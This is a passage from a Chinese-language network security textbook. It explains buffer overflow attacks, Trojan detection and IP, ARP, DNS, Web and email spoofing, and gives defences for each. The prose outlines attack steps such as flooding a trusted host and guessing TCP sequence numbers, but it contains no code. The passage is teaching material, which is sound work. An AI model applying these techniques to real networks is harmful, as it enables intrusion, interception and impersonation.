④ 将这个缓冲区作为系统一个有缓冲区溢出错误程序的入口参数,并执行这个有错误的程序。

在 UNIX 系统中,使用一类精心编写的程序,利用 suid 程序中存在的这种错误可以很轻易地取得系统的超级用户的权限。当服务程序在端口提供服务时,缓冲区溢出程序可以轻易地将这个服务关闭,使得系统的服务在一定的时间内瘫痪,严重的可能使系统立刻死机,从而变成一种拒绝服务的攻击。这种错误不仅是程序员的错误,系统本身在实现的时候出现这种错误的更多。

2. 缓冲区溢出攻击的类型

缓冲区溢出的目的在于扰乱具有某些特权运行程序的功能,这样就可以让攻击者取得程序的控制权,如果该程序具有足够的权限,那么整个主机甚至服务器就被控制了。一般而言,攻击者攻击 root 程序,然后执行类似"exec(sh)"的执行代码来获得 root 的 shell。但并不总是这样,为了达到这个目的,攻击者必须达到如下两个目标:①在程序的地址空间里安排适当的代码;②通过适当地初始化寄存器和存储器,让程序跳转到安排好的地址空间执行。可以根据这两个目标来对缓冲区溢出攻击进行分类。

1) 在程序的地址空间里安排适当的代码

有如下两种在攻击程序地址空间里安排攻击代码的方法。

① 植入法。攻击者向被攻击的程序输入一个字符串,程序会把这个字符串放到缓冲区里。这个字符串所包含的数据是可以在这个被攻击的硬件平台运行的指令流。在这里攻击者用被攻击程序的缓冲区来存放攻击代码,具体方式有以下两种差别:攻击者不必为达到此目的而溢出任何缓冲区,可以找到足够的空间来放置攻击代码;缓冲区可设在任何地方:堆栈(存放自动变量)、堆(动态分配区)和静态数据区(初始化或未初始化的数据)。

② 利用已经存在的代码的方法。有时候攻击者所要的代码已经存在于被攻击的程序中了,攻击者所要做的只是对代码传递一些参数,然后使程序跳转到想要执行的代码那里。比如,攻击代码要求执行"exec('bin/sh')",而在 libc 库中的代码执行"exec(arg)",其中 arg 是一个指向字符串的指针参数,那么攻击者只要把传入的参数指针改向指向"/bin/sh",然后跳转到 libc 库中相应的指令序列即可。

2) 控制程序转移到攻击代码的方法

所有这些方法都是在试图改变程序的执行流程,使之跳转到攻击代码。其基本特点就

是给没有边界检查或有其他弱点的程序送出一个超长的缓冲区，以达到扰乱程序正常执行顺序的目的。通过溢出一个缓冲区，攻击者可以用几乎暴力的方法（穷尽法）改写相邻的程序空间而直接跳过系统的检查。这里的分类基准是攻击者所寻求的缓冲区溢出的程序空间类型，原则上可以是任意的空间。实际上许多的缓冲区溢出是用暴力的方法来寻求改变程序指针的。这类程序不同的地方就是程序空间的突破和内存空间的定位不同。一般来说，控制程序转移到攻击代码的方法有以下几种。

① 函数返回地址。每当一个函数调用发生时，调用者会在堆栈中留下函数返回地址，它包含函数结束时返回的地址。攻击者通过溢出这些自动变量，使这个返回地址指向攻击代码，这样就改变了程序的返回地址。当函数调用结束时，程序跳转到攻击者设定的地址，而不是原来的地址。这类缓冲区溢出被称为“stack smashing attack”，是目前常用的缓冲区溢出攻击方式。

② 函数指针。“Void(* foo)()”中声明了一个返回值为 Void 函数指针的变量 foo。函数指针可以定位任何地址空间，所以攻击者只需在任何空间内的函数指针附近找到一个能够溢出的缓冲区，通过溢出来改变函数指针，当程序通过函数指针调用函数时，程序的流程就会发生改变而实现攻击者的目的。

③ 长跳转缓冲区。在 C 语言中包含一个简单的检验/恢复系统，称为“setjmp/longjmp”，意思是在检验点设定“setjmp(buffer)”，用“longjmp(buffer)”来恢复检验点。然而，如果攻击时能够进入缓冲区的空间，那么“longjmp(buffer)”实际上是跳转到攻击者的代码。像函数指针一样，longjmp 缓冲区能够指向任何地方，所以攻击者所要做的就是找到一个可供溢出的缓冲区。

3）综合代码植入和流程控制技术

最简单和常见的缓冲区溢出攻击类型就是在一个字符串里综合了代码植入和激活记录。攻击者定位了一个可供溢出的自动变量，然后向程序传递一个很大的字符串，在引发缓冲区溢出改变激活记录的同时植入了代码（因为 C 语言程序员通常在习惯上只为用户和参数开辟很小的缓冲区）。代码植入和缓冲区溢出不一定要在一次动作内完成，攻击者可以在一个缓冲区内放置代码（这个时候并不能溢出缓冲区），然后攻击者通过溢出另一个缓冲区来转移程序的指针。这样的方法一般用来解决可供溢出的缓冲区不够大（不能存放全部的代码）。如果攻击者试图使用已经常驻的代码而不是从外部植入代码，他们通常必须把代码作为参数。

3. 缓冲区溢出防范

缓冲区溢出攻击的防范是和整个系统的安全性分不开的。如果整个网络系统的安全设计很差，则遭受缓冲区溢出攻击的机会也大大增加。针对缓冲区溢出，可以采取多种防范策略。

1）系统管理上的防范策略

① 关闭不需要的特权程序。由于缓冲区溢出只有在获得更高的特权时才有意义，所以带有特权的 UNIX 下的 suid 程序和 Windows 下由系统管理员启动的服务进程都经常是缓冲区溢出攻击的目标。这时候，关闭一些不必要的特权程序就可以降低被攻击的风险。

② 安装程序补丁。这是漏洞出现后最迅速有效的补救措施。大部分的入侵是利用一些已被公布的漏洞完成的，如能及时补上这些漏洞，无疑极大地增强了系统抵抗攻击的能

力。这两种措施对管理员来说,代价都不是很高,但能很有效地防止大部分的攻击企图。

2）软件开发过程中的防范策略

发生缓冲区溢出的主要原因有：数组没有进行边界检查而导致的缓冲区溢出；函数返回地址或函数指针被改变,使程序流程的改变成为可能；植入代码被成功执行等。所以针对这些要素,从技术上可以采取一定的措施来防范,采取的措施主要有以下几个。

（1）编写正确的代码

由于缓冲区溢出主要发生在进行数据拷贝等一些操作中,所以只要在所有拷贝数据的地方进行数据长度和有效性的检查,确保目标缓冲区中数据不越界并有效,就可以避免缓冲区溢出,更不可能使程序跳转到恶意代码上。但是诸如 C/C++ 自身是一种不进行数据类型和长度检查的程序设计语言,而程序员在编写代码时由于开发速度和代码的简洁性,往往忽视了程序的健壮性,从而导致缓冲区溢出,因此必须从程序语言和系统结构方面加强防范。很多不安全程序的出现是由于调用了一些不安全的库函数,这些库函数往往没有对数组边界进行检查,如函数 strcpy()。所以一种简单的方法是进行搜索源程序,找出对这些函数的调用,然后代以更安全的函数。进一步的查找可以是检查更广范围的不安全操作,如在一个不定循环中对数组的赋值等。

（2）缓冲区不可执行

通过使被攻击程序的数据段地址空间不可执行,从而使得攻击者不可能执行被植入攻击程序输入缓冲区的代码,这种技术被称为缓冲区不可执行技术。事实上,很多老的 UNIX 系统都是这样设计的,但是近来的 UNIX 和 MS Windows 系统为实现更好的性能和功能,往往在数据段中动态地放入可执行的代码。所以为了保持程序的兼容性不可能使得所有程序的数据段不可执行。但是可以设定堆栈数据段不可执行,这样就可以最大限度地保证程序的兼容性。非执行堆栈的保护可以有效地对付把代码植入自动变量的缓冲区溢出攻击,而对于其他形式的攻击则没有效果。通过引用一个驻留的程序的指针,就可以跳过这种保护措施。

（3）数组边界检查

可以说缓冲区溢出的根本原因是没有进行数组边界检查,当数组被溢出的时候,一些关键的数据就有可能被修改,比如函数返回地址、过程指针、函数指针等。同时,攻击代码也可以被植入。因此,对数组进行边界检查,使超长代码不可能植入,这样就完全没有了缓冲区溢出攻击产生的条件。只要数组不能被溢出,溢出攻击就无从谈起。为了实现数组边界检查,则所有的对数组的读写操作都应当被检查,以确保对数组的操作在正确的范围内。最直接的方法是检查所有的数组操作,但是会使性能下降很多,通常可以采用一些优化的技术来减少检查的次数。

（4）程序指针完整性检查

程序指针完整性检查是针对上述缓冲区溢出的另一个要素——阻止由于函数返回地址或函数指针的改变而导致的程序执行流程的改变。它的原理是在每次程序指针被引用之前先检测该指针是否已被恶意改动过,如果发现被改动,程序就拒绝执行。因此,即使一个攻击者成功地改变程序的指针,由于系统事先检测到了指针的改变,因此这个指针不会被使用。与数组边界检查相比,这种方法不能解决所有的缓冲区溢出问题。但这种方法在性能上有很大的优势,而且兼容性也很好。

5.2.5 特洛伊木马攻击及其防范方法

对于特洛伊木马的相关概念，第 6 章有详细介绍，下面只针对它的防范措施，做一下介绍。

(1) 端口扫描。端口扫描是检查远程机器有无木马的最好办法，但对于驱动程序/动态链接木马，端口扫描是不起作用的。

(2) 查看连接。端口扫描和查看连接原理基本相同，不过是在本机上通过 netstat -a 查看所有的 TCP/IP 连接，查看连接要比端口扫描快，但同样是无法查出驱动程序/动态链接木马，而且仅在本地使用。

(3) 查看注册表。由于木马可以通过注册表启动，那么，同样可以通过检查注册表来发现木马在注册表里留下的痕迹。

(4) 查找文件。查找木马特定的文件也是一个常用的方法，如冰河木马的一个特征文件是 kernl32. exe，另一个是 sysexlpr. exe，只要删除了这两个文件，木马就不起作用了。但也要注意，在对注册表进行修改时，要做好备份，如果进行了错误的修改，还可以进行恢复。其实最简单的查杀木马的方法是安装杀毒软件，现在很多杀毒软件能删除常见的木马。

5.2.6 欺骗攻击及其防范方法

网络欺骗从安全学角度上说就是使入侵者相信信息系统存在有价值的、可利用的安全弱点，并具有一些可攻击窃取的资源(当然这些资源是伪造的或不重要的)，并将入侵者引向这些错误的资源。它能够显著地增加入侵者的工作量、入侵复杂度以及不确定性，从而使入侵者不知道其进攻是否奏效或成功。而且，它允许防护者跟踪入侵者的行为，在入侵者之前修补系统可能存在的安全漏洞。相对地，欺骗攻击就是利用假冒、伪装后的身份与其他主机进行合法的通信或发送假的报文，使受攻击的主机出现错误，或者是伪造一系列假的网络地址和网络空间顶替真正的网络主机为用户提供网络服务，以此方法获得访问用户的合法信息后加以利用，转而攻击主机的一种攻击方式。

常见的网络欺骗攻击主要方式有 IP 欺骗、ARP 欺骗、DNS 欺骗、Web 欺骗、电子邮件欺骗等。

1. IP 欺骗

1) IP 欺骗的定义

IP 欺骗就是伪造他人的 IP 地址与入侵主机联系，通过用另外一台机器来代替自己的方式借以达到蒙混过关的目的。

2) IP 欺骗的原理

IP 欺骗动技术就是伪造某台主机的 IP 地址的技术。通过 IP 地址的伪装使得某台主机能够伪装成另外一台主机，而被伪造了 IP 地址的这台主机往往具有某种特权或被另外的主机所信任。

假设同一网段内有两台主机 A、B，另一网段内有主机 X。B 授予 A 某些特权。X 为获得与 A 相同的特权，所做欺骗攻击如下：首先，X 冒充 A，向主机 B 发送一个带有随机序列号的 SYN 包。主机 B 响应，回送一个应答包给 A，该应答号等于原序列号加 1。然而，此时主机 A 已被主机 X 利用拒绝服务攻击“淹没”了，导致主机 A 服务失效。结果，主机 A 将 B

发来的包丢弃。为了完成三次握手，X 还需要向 B 回送一个应答包，其应答号等于 B 向 A 发送数据包的序列号加 1。此时主机 X 并不能检测到主机 B 的数据包(因为不在同一网段)，只有利用 TCP 顺序号估算法来预测应答包的顺序号并将其发送给目标机 B。如果猜测正确，B 则认为收到的 ACK 是来自内部主机 A。此时，X 即获得了主机 A 在主机 B 上所享有的特权，并开始对这些服务实施攻击。

3) IP 欺骗的步骤

IP 欺骗由若干步骤组成，这里先简要地描述一下，随后再做详尽的解释。首先，选定目标主机。其次，发现信任模式，并找到一个被目标主机信任的主机。黑客为了进行 IP 欺骗，进行以下工作：使得被信任的主机丧失工作能力，同时采用目标主机发出的 TCP 序列号，猜测出它的数据序列号。然后，攻击者伪装成被信任的主机，同时建立起与目标主机基于地址验证的应用连接。如果成功，黑客可以使用一种简单的命令放置一个系统后门，以进行非授权操作。具体过程如下。

(1) 使被信任主机丧失工作能力

一旦发现被信任的主机，为了伪装成它，往往使其丧失工作能力。由于攻击者将要代替真正的被信任主机，他必须确保真正被信任的主机不能接收到任何有效的网络数据，否则将会被揭穿。有许多方法可以做到这些。这里介绍“TCP SYN 淹没”。前面已经谈到，建立 TCP 连接的第一步就是客户端向服务器发送 SYN 请求。通常，服务器将向客户端发送 SYN/ACK 信号。这里客户端是由 IP 地址确定的。客户端随后向服务器发送 ACK，然后数据传输就可以进行了。然而，TCP 处理模块有一个处理并行 SYN 请求的上限，它可以看做是存放多条连接的队列长度。其中，连接数目包括那些三次握手没有最终完成的连接，也包括那些已成功完成握手，但还没有被应用程序所调用的连接。如果达到队列的上限，TCP 将拒绝所有连接请求，直至处理了部分连接链路。这样就给攻击者提供了机会。

黑客往往向被进攻目标的 TCP 端口发送大量 SYN 请求，这些请求的源地址是使用一个合法的但是虚假的 IP 地址(可能使用该合法 IP 地址的主机没有开机)。按照协议，受攻击的主机是会向该 IP 地址发送响应的，但实际上是不会收到任何的应答数据包的。同时 IP 包会通知受攻击主机的 TCP：该主机不可到达，但 TCP 会认为这是一种暂时错误，会继续尝试连接，直至确认无法连接。在上面黑客使用的 IP 地址应该是不工作主机的，因为如果不是，则真正的 IP 持有者会收到 SYN/ACK 响应，而随之发送 RST 给受攻击主机，从而断开连接。

(2) 序列号取样和猜测

要对目标主机进行攻击，必须知道目标主机使用的数据包序列号。攻击者先与被攻击主机的一个端口(SMTP 是一个很好的选择)建立起正常的连接。通常，这个过程被重复若干次，并将目标主机最后所发送的序列号 ISN 存储起来。攻击者还需要估计他的主机与被信任主机之间的 RTT(往返时间)，这个 RTT 是通过多次统计平均求出的。RTT 对于估计下一个 ISN 是非常重要的。当估算出 ISN 大小后，就可以开始进行攻击。当黑客的虚假 TCP 数据包进入目标主机时，根据估计的准确度不同，会发生以下不同的情况。

如果估计的序列号是准确的，进入的数据将被放置在接收缓冲器以供使用。

如果估计的序列号小于期待的数字，那么将被放弃。

如果估计的序列号大于期待的数字，并且在滑动窗口(前面讲的缓冲)之内，那么，该数

据被认为是一个未来的数据,TCP 模块将等待其他缺少的数据。如果估计的序列号大于期待的数字,并且不在滑动窗口(前面讲的缓冲)之内,那么,TCP 将会放弃该数据并返回一个期望获得的数据序列号。

攻击者伪装成被信任主机的 IP 地址,此时,该主机仍然处在停顿状态(已丧失处理能力),然后向目标主机的端口发送连接请求,目标主机对连接请求做出反应,发送 SYN/ACK 数据包给被信任主机,因为此时被信任主机处于停顿状态,所以被信任主机会抛弃 SYN/ACK 数据包。攻击者向目标主机发送 ACK 数据包,该 ACK 使用前面估计的序列号加 1(确认帧)。如果攻击者估计正确,目标主机将会接收该 ACK。这样,连接就正式建立起来了。

4) IP 欺骗的防范

要防止源 IP 地址欺骗行为,可以采取以下措施来尽可能地保护系统免受这类攻击。

① 抛弃基于地址的信任策略。阻止这类攻击的一种非常容易的办法就是放弃以地址为基础的验证。不允许 r * 类远程调用命令的使用;删除.rhosts 文件;清空/etc/hosts.equiv 文件。这将迫使所有用户使用其他远程通信手段,如 telnet、ssh、skey 等。

② 使用加密方法。在通信时,通信方之间要求加密传输和验证。

③ 进行包过滤。确信只有内部 LAN 可以使用信任关系,而内网对于外部 LAN 以外的主机要谨慎处理。这时可以配置路由器使其能够拒绝网络外部与本网内具有相同 IP 地址的连接请求,同时也不把本网段主机的包发送出去。有一点要注意,路由器虽然可以封锁试图到达内部网络的特定类型的包,但由于路由器是通过分析测试源地址来进行操作,因此,路由器仅能对声称是来自于内部网络的外来包进行过滤,若路由器所连网络存在外部可信任主机,那么路由器将无法防止别人冒充这些主机进行 IP 欺骗。

④ 使用随机的初始序列号。IP 欺骗能够成功的一个重要因素是,序列号不是随机选择的或者随机增加的。如果使用了随机化的序列号,那么每一次访问都会更换新的访问序列号,攻击者就难以伪装自己对目标主机的访问。

2. ARP 欺骗

ARP 是地址解析协议,它将 IP 地址转化为 MAC 地址。在局域网中,通信前必须通过 ARP 来完成 IP 地址转换为第二层物理地址(即 MAC 地址)。ARP 对网络安全具有重要的意义,但是最初 ARP 方式的设计没有考虑到过多的安全问题,给 ARP 留下很多的隐患,ARP 欺骗就是其中的一个例子。而 ARP 欺骗攻击就是利用该协议漏洞,通过伪造 IP 地址和 MAC 地址实现 ARP 欺骗的攻击技术。

我们已经知道正常情况下 ARP 是如何工作,但是由于 ARP 先天的缺陷,还会出现下面的情况,使得 ARP 欺骗得以成功。ARP 并不只在发送 ARP 请求时才接收 ARP 应答。如果攻击者主动发出了 ARP 应答包,当目标主机收到此数据包时,就会对本地的 ARP 缓存进行更新,将应答包中的 IP 和 MAC 地址存储在缓存中。因此,当局域网中的某台主机 C 向 A 发送一个自己伪造的 ARP 应答,而如果这个应答是 C 冒充 B 的 IP,而 MAC 地址是伪造 C 的,则当 A 收到 C 伪造的 ARP 应答后,就会更新本地的 ARP 缓存,这样在 A 看来 B 的 IP 地址没有变,而 B 的 MAC 地址已经不是原来那个了。由于局域网通信不是根据 IP 地址进行,而是按照 MAC 地址进行传输,所以,那个伪造的 MAC 与 IP 对应项在 A 上被改变成一个不存在的 MAC 地址,这样就造成网络不通。如果 C 是一个攻击者,他把 B 的

MAC 换成 C 自己的，那么 C 就可以截获到 A 与 B 的通信，也就完成了一次简单的 ARP 欺骗。

一般来说，ARP 欺骗攻击的后果非常严重，如果在局域网中有机器中了 ARP 欺骗后，往往伴随而来的是其他用户发现网速极慢或者根本上不了网，时常掉线，大多数情况下更会出现大面积掉线的恶劣后果。

1）ARP 欺骗的种类

ARP 欺骗是黑客常用的攻击手段之一。ARP 欺骗分为两种，一种是对路由器 ARP 表的欺骗；另一种是对内网 PC 的网关欺骗。

① 第一种 ARP 欺骗的原理是截获网关数据。它通知路由器一系列错误的内网 MAC 地址，并按照一定的频率不断进行，使真实的地址信息无法通过更新保存在路由器中，结果路由器的所有数据只能发送给错误的 MAC 地址，造成正常 PC 无法收到信息。

② 第二种 ARP 欺骗的原理是伪造网关。它的原理是建立假网关，让被它欺骗的 PC 向假网关发送数据，而不是通过正常的路由器途径上网。在 PC 看来，就是上不了网了，"网络掉线了"。

2）ARP 欺骗的防范

对于 ARP 欺骗的防范，常见的方法有以下几种。

① 不用把计算机的网络安全信任关系单独建立在 IP 基础上或 MAC 基础上，理想的关系应该建立在 IP+MAC 基础上。

② 在客户端使用 ARP 命令绑定网关的真实 MAC 地址。

③ 在交换机上设置端口与 MAC 地址的静态绑定。

④ 在路由器设置 IP 地址与 MAC 地址的静态绑定。

⑤ 管理员定期用响应的 IP 包获得一个 RARP 请求，然后检查 ARP 响应的真实情况，发现异常立即处理。同时，管理员要定期轮询，经常检查主机上的 ARP 缓存。

⑥ 使用防火墙连续监控网络。注意在使用 SNMP 的情况下，ARP 的欺骗可能导致陷阱包丢失。

3. DNS 欺骗

1）DNS 欺骗的概念

DNS 欺骗就是攻击者冒充 DNS 服务器进行网络攻击的一种欺骗行为。攻击实施后，攻击者会用一台主机冒充域名服务器，然后把查询的 IP 地址设为攻击者主机的 IP 地址，这样，用户上网就只能看到攻击者的主页，而不是用户想要取得的网站的主页了，这就是 DNS 欺骗的基本原理。DNS 欺骗其实并不是真地"黑掉"了对方的网站，而是用自己的网站冒名顶替了合法的网站。

2）DNS 欺骗的工作原理

首先了解一下 DNS 的工作原理。当客户端向 DNS 服务器查询一个域名时，本地的 DNS 服务器会先在自己的数据库中进行查找，如果没有匹配的信息，则它会向指定的 DNS 服务器查询。当 DNS 客户端向指定的 DNS 服务器进行查询时，DNS 服务器同样进行查找。如果该服务器没有在自己的数据库中找到，则会到自己的缓存区中查询，如果找到则服务器会把这条记录传回客户端。如果服务器在数据库中没有查到，且在缓存区也没有找到，则服务器会找最接近的备选服务器帮忙，备选服务器重复上面的动作。当查询到后，备选服

务器将信息返回到主服务器，主 DNS 服务器先将信息保存在缓存区中，最后把结果返回给客户端。如果没有找到相应的信息，将会在浏览器中报告 HTTP 错误。

根据这个 DNS 的工作原理，攻击者就可以通过拦截并修改数据包来实行 DNS 欺骗。当客户端向 DNS 服务器查询某个域名时，正常情况下，DNS 服务器经查询后，会返回相应结果到客户端。但是，如果攻击者此时冒充此 DNS 服务器，攻击者的机器就会代替真正的 DNS 服务器回应客户端，并且数据包中的地址会指向一个错误伪造的地址，这样，当用户访问查询到的地址时，就会转向攻击者提供的地址，这样就实现了 DNS 欺骗。

3）DNS 欺骗的方法

（1）缓存感染

黑客会熟练地使用 DNS 请求，将数据放入一个没有设防的 DNS 服务器的缓存当中。这些缓存信息会在客户进行 DNS 访问时返回给客户，从而将客户引导到入侵者所设置的运行木马的 Web 服务器或邮件服务器上，然后黑客从这些服务器上获取用户信息。

（2）DNS 信息劫持

入侵者通过监听客户端和 DNS 服务器的对话，通过猜测服务器响应给客户端的 DNS 来查询 ID。每个 DNS 报文包括一个相关联的 16 位 ID 号，DNS 服务器根据这个 ID 号获取请求源位置。黑客在 DNS 服务器之前将虚假的响应交给用户，从而欺骗客户端去访问恶意的网站。

（3）DNS 重定向

攻击者能够将 DNS 名称查询重定向到恶意 DNS 服务器。这样攻击者可以获得 DNS 服务器的写权限。

4）防范 DNS 欺骗攻击可采取的措施

① 直接用数字化的 IP 访问重要的服务，这样至少可以避开 DNS 欺骗攻击。但这需要记住要访问的 IP 地址。

② 加密所有对外的数据流，对服务器来说就是尽量使用 SSH 之类的有加密支持的协议，对一般用户应该用 PGP 等软件加密方法加密所有发送到网络上的数据。但实现难度较大。

4. Web 欺骗

1）Web 欺骗的概念

Web 欺骗是一种电子信息欺骗，攻击者在网络中制作了一个令人信服但是完全错误的 Web。错误的 Web 看起来十分逼真，它拥有相同的网页和链接。然而，攻击者控制着错误的 Web 站点，这样受攻击者浏览器和 Web 之间的所有网络信息完全被攻击者所截获，其工作原理就好像是一个过滤器。由于攻击者可以观察或者修改任何从受攻击者到 Web 服务器的信息；同样地，也控制着从 Web 服务器至受攻击者的返回数据，这样攻击者就有许多发起攻击的可能性，包括监视和破坏。

攻击者能够监视被攻击者的网络信息，记录他们访问的网页和内容。攻击者完全可以截获被攻击者填写完的一个发送到正在访问的 Web 服务器的表单，并利用这些截获到的信息。绝大部分在线公司在进行业务往来的时候，都是使用表单来完成业务的，这意味着攻击者可以获得用户的账户名和密码。即使受攻击者有一个“安全”连接（通常是通过 Secure Sockets Layer 来实现的，用户的浏览器会显示一把锁或钥匙来表示处于安全连接），但仍无

法处于真正的安全中。

在得到必要的数据后，攻击者可以通过修改受攻击者和 Web 服务器之间任何一个方向上的数据，来进行某些破坏活动。例如，攻击者可以修改被攻击者的确认数据，攻击者也能修改被 Web 服务器所返回的数据。例如，插入易于误解或者攻击性的资料，破坏用户和在线公司的关系等。

2）Web 欺骗的方式

常见的 Web 欺骗方式有以下三种。

① 基本网站欺骗。攻击者会利用网络中注册一个域名没有任何要求的现状，抢先或特别设计出一个和著名网站非常类似的有欺骗性的站点。攻击者利用这个虚假的界面，来获取用户的信息。最典型的例子是通过假冒的金融机构的网站来偷盗用户的信用卡的信息。

② man-in-the-middle 攻击。这种攻击方式实际上就是攻击者把自己的主机设置成被攻击目标机器的代理服务器，这样，所有外界进入目标机器的数据流都在攻击者的监视之下，攻击者可以任意窃听甚至修改数据流里的数据，收集到大量的用户信息。

③ URL 重写。利用这种方式，使地址都指向攻击者的 Web 服务器，即攻击者可能将自己的 Web 地址加在所有的 URL 地址的前面。这样，当用户与站点进行安全链接时，就会毫不防备地进入攻击者的服务器，于是可以监控到用户的所有信息。

3）Web 欺骗的工作原理

欺骗能够成功的关键是在受攻击者和其他 Web 服务器之间设立起攻击者的 Web 服务器，这种攻击种类在安全问题中称为“来自中间的攻击”。为了建立起这样的中间 Web 服务器，黑客往往进行以下工作。这里以改写 URL 为例进行说明。

（1）改写 URL

首先，攻击者改写 Web 页中的所有 URL 地址，这样它们指向了攻击者的 Web 服务器而不是真正的 Web 服务器。当攻击者单击改写过的网址时，其实进入的是虚假的网站，假的网页将用户的操作信息先返回给原来的真网站，真网站返回的信息通过攻击者的 Web 服务器返回给用户的浏览器。这样用户的所有信息都经过了攻击者的网站过滤，用户的信息没有任何的保密性和安全性。

（2）关于表单

如果受攻击者填写了一个错误 Web 上的表单，那么结果看来似乎会很正常，因为只要遵循标准的 Web 协议，表单欺骗很自然地不会被察觉：表单的确定信息被编码到 URL 中，内容会以 HTML 形式来返回。既然前面的 URL 都已经得到了改写，那么表单欺骗将是很自然的事情。

当受攻击者提交表单后，所提交的数据进入了攻击者的服务器。攻击者的服务器能够观察，甚至是修改所提交的数据。同样地，在得到真正的服务器返回信息后，攻击者仍然可以修改返回给用户的信息。

（3）关于“安全连接”

安全连接是在用户浏览器和 Web 服务器之间建立的一种基于 SSL 的连接方式。可是如果受攻击者与一个 Web 欺骗中所提供的错误网页建立起一个看似正常的“安全连接”：网页的文档可以正常地传输而且作为安全连接标志的图形（通常是关闭的一把钥匙或者锁）依然工作正常，但实际上此时的安全连接是建立在一个虚假的而非用户所希望的站点上。

(4) 攻击的导火索

为了开始攻击,攻击者必须以某种方式引诱受攻击者进入攻击者所创造的错误的 Web 页面。黑客往往会采取下面几种方法。

① 把错误的 Web 链接放到一个热门 Web 站点上。

② 如果受攻击者使用基于 Web 的邮件,那么可以将它指向错误的 Web。

③ 创建错误的 Web 索引,指示给搜索引擎。

前面描述的攻击相当有效,但是它还不是十分完美的。黑客往往还要创造一个可信的环境,隐藏一切与真正网页不同的地方。另外,黑客还会注意以下方面。

① 连接状态。连接状态是位于浏览器底部的提示信息,它提示当前连接的各类信息。Web 欺骗中涉及两类信息。首先,当鼠标放置在 Web 链接上时,显示链接所指的 URL 地址,这样,受攻击者可能会注意到重写的 URL 地址。第二,当 Web 连接成功时,连接状态将显示所连接的服务器名称。这样,可能发现正在连接的网站不是自己所希望的站点。

攻击者能够通过 JavaScript 编程来弥补这两项不足。由于 JavaScript 能够对连接状态进行写操作,而且可以将 JavaScript 操作与特定事件绑定在一起,所以,攻击者完全可以将改写的 URL 状态恢复为改写前的状态。这样 Web 欺骗将更为可信。

② 位置状态行。浏览器的位置状态行显示当前所处的 URL 位置,用户也可以在其中输入新的 URL 地址进入到另外的 URL,如果不进行必要的更改,此时 URL 会暴露出改写后的 URL。同样地,利用 JavaScript 可以隐藏掉改写后的 URL。JavaScript 能用不真实的 URL 掩盖真实的 URL,也能够接受用户的键盘输入,并将之改写,进入不正确的 URL。

4) Web 欺骗的预防和解决

尽管攻击者在进行 Web 欺骗时伪装得很好,但是还是会留下一些线索可以被识破。对于 Web 欺骗攻击的防范和解决手段,通常有以下两种方法。

(1) 逃离伪 Web 页面

受攻击者可以自觉与不自觉地离开攻击者的错误 Web 页面。这里有若干种方法。访问 Bookmark 或使用浏览器中提供的 Open location 进入其他 Web 页面,离开攻击者所设下的陷阱。不过,若用户使用 Back 键,则会重新进入原先的错误 Web 页面。当然,如果用户将所访问的错误 Web 存入 Bookmark,那么下次可能会直接进入攻击者所设下的陷阱。

(2) 预防办法

为了取得短期的效果,可以从以下三方面来预防。

① 禁止浏览器中的 JavaScript 功能,那么各类改写信息将会暴露出来。

② 确保浏览器的连接状态是可见的,它将给用户提供当前位置的各类信息。

③ 时刻注意所单击的 URL 链接会在位置状态行中得到正确的显示。

现在,JavaScript、ActiveX 以及 Java 提供越来越丰富和强大的功能,而且为黑客们进行攻击活动提供了强大的手段。为了保证安全,建议用户考虑禁止这些功能。

如果只是进行短期的设置,那需要用户在每次使用时,都进行设置,所以使用其他的解决方案,包括:

① 改变浏览器,使之具有反映真实 URL 信息的功能,而不会被蒙蔽。

② 对于通过安全连接建立的 Web-浏览器对话,浏览器还应该告诉用户谁在另一端,而不只是表明一种安全连接的状态。比如:在建立了安全连接后,给出一个提示信息

“NetscapeInc.”等。

5. 电子邮件欺骗

1）电子邮件欺骗的概念

电子邮件欺骗是指对电子邮件的信息头进行修改，以使该信息看起来好像来自其真实源地址之外的其他地址。垃圾邮件的传播者通常使用哄骗的方式来达到诱使接收者打开电子邮件，甚至可能对他们的请求进行回复的目的。

攻击者使用电子邮件欺骗有三个目的：第一，隐藏自己的身份；第二，如果攻击者想冒充别人，他能假冒那个人的电子邮件，使用这种方法，无论谁接收到这封邮件，都会认为这是攻击者冒充的那个人发的；第三，电子邮件欺骗能被看做是社会工程的一种表现形式。例如，如果攻击者想让用户发给他一份敏感文件，攻击者伪装他的邮件地址，使用户认为这是老板的要求，用户可能会发给他这封邮件。

2）电子邮件欺骗的方式

执行电子邮件欺骗有三种方式，每一种有不同的难度级别，不同层次的隐蔽程度。下面分别进行介绍。

（1）相似的电子邮件地址

在使用这种类型的攻击时，攻击者会先找到一个公司的老板或者高级管理人员的名字，并利用这个名字注册一个看上去像高级管理人员的邮箱地址。当攻击者把邮件发给该公司的客户时，客户会很容易相信这是真的。同时，在打开邮箱时，一般在发件人字段中只会显示邮箱地址的别名字段。这样看来邮件地址似乎是正确的，所以收信人很可能会回复。当攻击者收到回复信息后，也就得到了想要的信息。

由于用户使用默认设置的原因，用户只会看到邮件地址的别名字段。所以用户方面也要加强防范意识。

（2）修改邮件客户

当用户发出一封电子邮件时，没有对发件人地址进行验证或者确认，因此如果攻击者有一个像 Outlook 的邮件客户，他能够进入并且指定他想出现在发件人中的所有地址。由于攻击者能够指定他想要的任何返回地址，因此当用户回信时，答复回到真实的地址，而不是回到被盗用了地址的人那里。

（3）远程联系，登录 25 端口

邮件欺骗一个更复杂的方法是远程登录到邮件服务器的端口 25，邮件服务器使用它在互联网上发送邮件。当攻击者想发送给用户信息时，他先写一个信息，然后发送。接下来他的邮件服务器与用户的邮件服务器联系，在端口 25 发送信息，转移信息。然后用户的邮件服务器把这个信息发送给用户。因为邮件服务器使用端口 25 发送信息，所以没有理由说明攻击者不会连接到 25，装做是一台邮件服务器，然后写一个信息。有时攻击者会使用端口扫描来判断哪个服务器的端口 25 是开放的，以此找到邮件服务器的 IP 地址。

3）电子邮件欺骗的防范措施

针对上述三种电子邮件欺骗的方法，可以采取相对的措施来进行防范。

① 用户在使用电子邮件时，特别是收到不明邮件的时候，必须要提高警惕性，对于重要的邮件更要小心谨慎。

② 由于邮件客户端软件是邮件收发的操作环境，所以对邮件客户端软件要进行使用限

制,如设立密码等。

③ 加强对邮件服务器的管理,关闭不必要的网络端口,邮件服务器设置为不允许邮件转发,并且一个邮件服务器应该只发送或者接收一个指定域名或者公司的邮件,以避免攻击者从外部侵入。

6. 源路由欺骗

